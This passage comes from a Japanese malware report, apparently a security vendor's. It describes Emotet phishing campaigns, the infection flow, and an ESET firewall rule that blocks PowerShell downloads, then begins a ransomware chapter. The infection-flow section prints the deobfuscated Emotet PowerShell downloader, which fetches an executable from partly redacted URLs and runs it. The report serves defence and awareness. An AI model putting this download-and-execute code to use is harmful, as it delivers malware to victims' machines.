



図2.3.1　侵入時に使われるメール　PDF添付(左)、Word添付(中央)、URL記載(右)

また、4月からは通常のメールに加えて返信型のメールが確認されるようになりました。図2.3.2は、通常のばらまきメールと返信型のメールの一例です。このやりとりのある人を装った返信型メールにより感染が拡大したことに加え、受信した人から指摘等により、表面化し話題になったものと考えられます。





図2.3.2　通常のばらまきメール(左)、返信型のばらまきメール(左)

さらに、12月にはイベントや日本の文化・習慣に合わせたメールも確認されています（図2.3.3）。





図2.3.3　イベントや日本に合わせたメール　賞与メール(左)、クリスマスメール(右)

そして、12月末ごろからは自然な日本語のメールが確認されるようになりました（図2.3.4）。





図2.3.4　自然な日本語を利用したメール

さらに2020年では、新型コロナウイルスに関連したメールが送信され、思わず添付ファイルを開いてしまいそうになる巧妙なメールに進化しています。

また、Emotetの感染を狙ったばらまきメールは日本以外でも多く確認されています。一例として、中国語とスペイン語のメールを紹介します(図2.3.5)。





図2.3.5　中国語のメール(左)とスペイン語のメール(右)

この他にも、ハロウィンやクリスマスに合わせた英語のメール等も確認されています(図2.3.6)。





図2.3.6　ハロウィンパーティの招待を装ったメール

ハロウィンに乗じたばらまきメールでは、ダウンロードされたEmotetのバイナリに、「ESET Stupid!!!」という文字列が平文で埋めこまれているものが存在しました（図2.3.7）。マルウェア作成者の意図はわかりませんが、ESETの検知をバイパスするのが難しかったため、このような文字列を埋め込んだのかもしれません。





図2.3.7　Emotetのバイナリに埋め込まれていた文字列

## 4. 動作の流れ

ダウンローダーを実行すると図2.4.1のような画像が表示されます。表示される画像には様々なパターンが存在します。2019年に確認された多くの画像は、MicrosoftやOffice 365、Microsoft Wordなど公式であるように思わせて、「コンテンツの有効化」をクリックさせようとするものでした。





図2.4.1　ダウンローダーの表示画面

コンテンツが有効化されマクロが実行されると、多くの場合WmiPrvSe.exe経由でPowerShellが実行されます(図2.4.2)。





図2.4.2　ダウンローダーのプロセスツリー

PowerShellが実行されると、5個のURLにアクセスしEmotetのダウンロードを試みます(図2.4.3)。5個のいずれかのURLでEmotetのダウンロードに成功すると、Emotetに感染します。

```
$puveowoif = '427';
$zgoxurrdsofwp=$env:userprofile+'¥'+$puveowoif+'.exe';                    ダウンロード先のファイル名
$toaxqjxepmh=.('new-object') net.webclient;
$kcczmqwlf='http://st[redacted]s.pk/mn2shwl/ugw/*http://cd[redacted]n.vn/wp-includes/a/hotoffice/v2u90/      5つのURL
*https://gr[redacted]d.co/hun/pq/8un/*http://al[redacted]v.cl/wp-includes/gzl80h1/*https://f[redacted]n.com.tw/wp-admin/fd5dp/'."split"('*');
foreach($okenxzzwkb in $kcczmqwlf){
  try{
    $toaxqjxepmh."downloadfile"($okenxzzwkb, $zgoxurrdsofwp);             ダウンロード
    if ((.('get-item') $zgoxurrdsofwp)."length" -ge 39608) {              ダウンロードしたファイルのサイズ比較
      [diagnostics.process]::"start"($zgoxurrdsofwp);                     実行
      break;
    }
  }catch{
  }
}
```

図2.4.3　難読化解除後のPowerShellコード

Emotetに感染すると追加のモジュールや他のマルウェアがダウンロードされます。
追加のモジュールには、「Webブラウザーに保存されたアカウント資格情報の窃取」、「メールクライアントに保存されたアカウント資格情報の窃取」、「システムのネットワークパスワードの窃取」、「Outlookアドレス帳の窃取」、「Outlookメールの窃取」、「スパムメールの送信」、「LAN内への感染拡大」、「DDoS攻撃」など様々な機能が存在します。
また、他のマルウェアとして、バンキングマルウェア(Qbot、Dridex、Ursnif/Gozi 、Gootkit、IcedID、AZORult、Trickbot)やランサムウェア(Ryuk、BitPaymer、MegaCortex)などに感染する可能性があります。

## 5. 対 策

Emotetの対策を紹介します。Emotetは日々機能を拡張しセキュリティソフトなどを掻い潜りPC内に感染・潜伏します。しかし、基本的な対策を行うことで感染確率を最小限に抑えることが可能です。また、万が一感染した場合でも被害を最小限に抑える対策が重要です。

<感染を防ぐための対策>
- セキュリティソフトの導入
- 最新のセキュリティパッチの適用
- 不審メールの添付ファイルやURLは開かない
- マクロを有効化しない

<感染の被害を最小限に抑えるための対策>
- 不要な管理共有の無効化
- セキュリティポリシーを設定
- 最新のIoC情報を用いた感染端末の調査

ESETを用いてEmotetのダウンロードを防ぐセキュリティポリシーの設定の一例を紹介します。Windowsの機能でもプロセスの実行制御や通信の制御が可能です。
このような設定をする場合は、通常のPC使用に問題が起きないことを確認する必要があります。設定を行う場合は管理者に相談の上、設定することを推奨します。
また、ESETのHIPSにより、WmiPrvSE.exeがPowerShell.exeを実行することをブロックすることが可能です。しかし、12月に確認したEmotetのダウンローダーには、WmiPrvSE.exeの実行が成功するまでループ処理をするものが存在し、実行をブロックするとWordファイルを閉じるまで無限ループが発生し、処理が重くなる可能性があります。

○ ESETのファイアウォールによりPowerShellプロセスの通信を遮断する。
Emotetの本体をダウンロードする時に行われるPowerShellのhttp通信及びhttps通信を遮断する設定を紹介します。(※本設定を行った場合は、PowerShellから通常のhttp通信およびhttps通信が遮断されます。)

まずは、ESETのGUIを開き、[F5]で詳細設定画面を開きます。詳細設定画面の[ネットワーク保護] -> [ファイアウォール]の設定から、[詳細]のルール [編集]をクリックします。(※以降の画像はESET Endpoint Security バージョン 7.1.2053.1の場合の画面表示です。)





図2.5.1　詳細設定画面

ファイアウォールルール画面が表示されたら[追加]をクリックします。





図2.5.2　ファイアウォールルール画面

ルールの追加の[一般]タブで、任意の名前を入力し、方向を[外向き]に変更、アクションを[拒否]にし、必要に応じてログ記録の重大度を[警告]に変更、ユーザーに通知を[有効]に変更します。





図2.5.3　ファイアウォールルールの追加(一般タブ)画面

[ローカル]タブに移動し、アプリケーションから[C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe]を選択します。





図2.5.4　ファイアウォールルールの追加(ローカルタブ)画面

次に、[リモート]タブに移動し、遮断するポート[80, 443]を設定し、[OK]をクリックします。





図2.5.5　ファイアウォールルールの追加(リモートタブ)画面

追加した設定を確認し、[OK]をクリックします。必要に応じて除外設定などを追加してください。





図2.5.6　設定追加後のファイアウォールルール画面

最後に詳細設定画面の[OK]をクリックし、設定は完了です。(ユーザーアカウント制御画面が出てきた場合は、[はい(Y)]を選択してください。)





図2.5.7　詳細設定画面

実際にEmotetのダウンローダーを実行すると、ユーザーに通知を有効にしている場合は、図2.5.8のように通信が拒否されたという通知が出ます。

図2.5.8　ファイアウォールによる通信遮断の通知

また、設定したログ記録の重大度に従い図2.5.9のようにログが記録されます。





図2.5.9　ファイアウォールのログ

Emotetのダウンローダーでは、PowerShellでEmotet本体をダウンロードするもの以外にも、WScriptでJScriptファイルを実行しダウンロードするものも確認しています。必要に応じて適宜設定を調整する必要があります。

## まとめ

本章では、2019年のEmotetの検出状況とメールの変化、感染の流れについて紹介しました。
2020年もEmotetの検出は続いており、今後も注意が必要です。メールでの侵入経路には紹介したPDF、Word、URL以外にも、zip化されたメールなども確認されています。また、添付ファイルのダウンローダーは、PowerShellだけでなくWScriptを使ったものも存在しています。今後も様々な手段を用いて感染拡大を行うことが想定されますので、最新の情報を得て適宜対策することが重要です。感染を防ぐための対策だけでなく、Emotetや他のマルウェアが潜伏していないかを調査することも被害を抑える重要な対策となります。
IPAやJPCERTでもEmotetに関する注意喚起が行われ随時更新されています。またEmotetの感染有無の確認を行うツールも紹介されていますので、併せて確認してください。

## 参考文献


- 「Emotet」と呼ばれるウイルスへの感染を狙うメールについて:IPA 独立行政法人 情報処理推進機構
  https://www.ipa.go.jp/security/announce/20191202.html

- マルウエアEmotetへの対応FAQ - JPCERT/CC Eyes ¦ JPCERTコーディネーションセンター公式ブログ
  https://blogs.jpcert.or.jp/ja/2019/12/emotetfaq.html

- マルウエア Emotet の感染に関する注意喚起
  https://www.jpcert.or.jp/at/2019/at190044.html

- 2019年10月 マルウェアレポート ¦ マルウェア情報局
  https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1910.html#anc_02

- 2019年上半期のマルウェアレポートを公開 ¦ マルウェア情報局
  https://eset-info.canon-its.jp/malware_info/trend/detail/190920.html

- 2019年6月 マルウェアレポート ¦ マルウェア情報局
  https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1906.html#anc_02

- 2018年11月 マルウェアレポート ¦ マルウェア情報局
  https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1811.html#anc_02

# 3

# 変遷する
# ランサムウェアの脅威

# 第3章　　変遷するランサムウェアの脅威

情報資産に多大な損害を与えるマルウェアの代表格として悪名高いランサムウェアですが、その実態は日々刻々と変化しています。本章では、2019年のランサムウェアの攻撃・被害状況、攻撃手法、対策について紹介します。

## 1. 2019年のランサムウェア攻撃の概況

はじめに、2019年のランサムウェア攻撃の概況を紹介します。
2019年上半期のランサムウェア検出数は前年同期と比較して、日本国内で88%、世界全体では25%増加しています（図3.1.1および図3.1.2）。その内訳の多くはGandCrabランサムウェアです。2019年上半期マルウェアレポート[3]でお伝えしたとおり、GandCrabは5月末に開発が終了しており、下半期にはほとんど観測されていません。
下半期のランサムウェア検出数は国内、世界ともに前年同期と比較して微減しています。





図3.1.1　ランサムウェアのESET検出数*（国内）

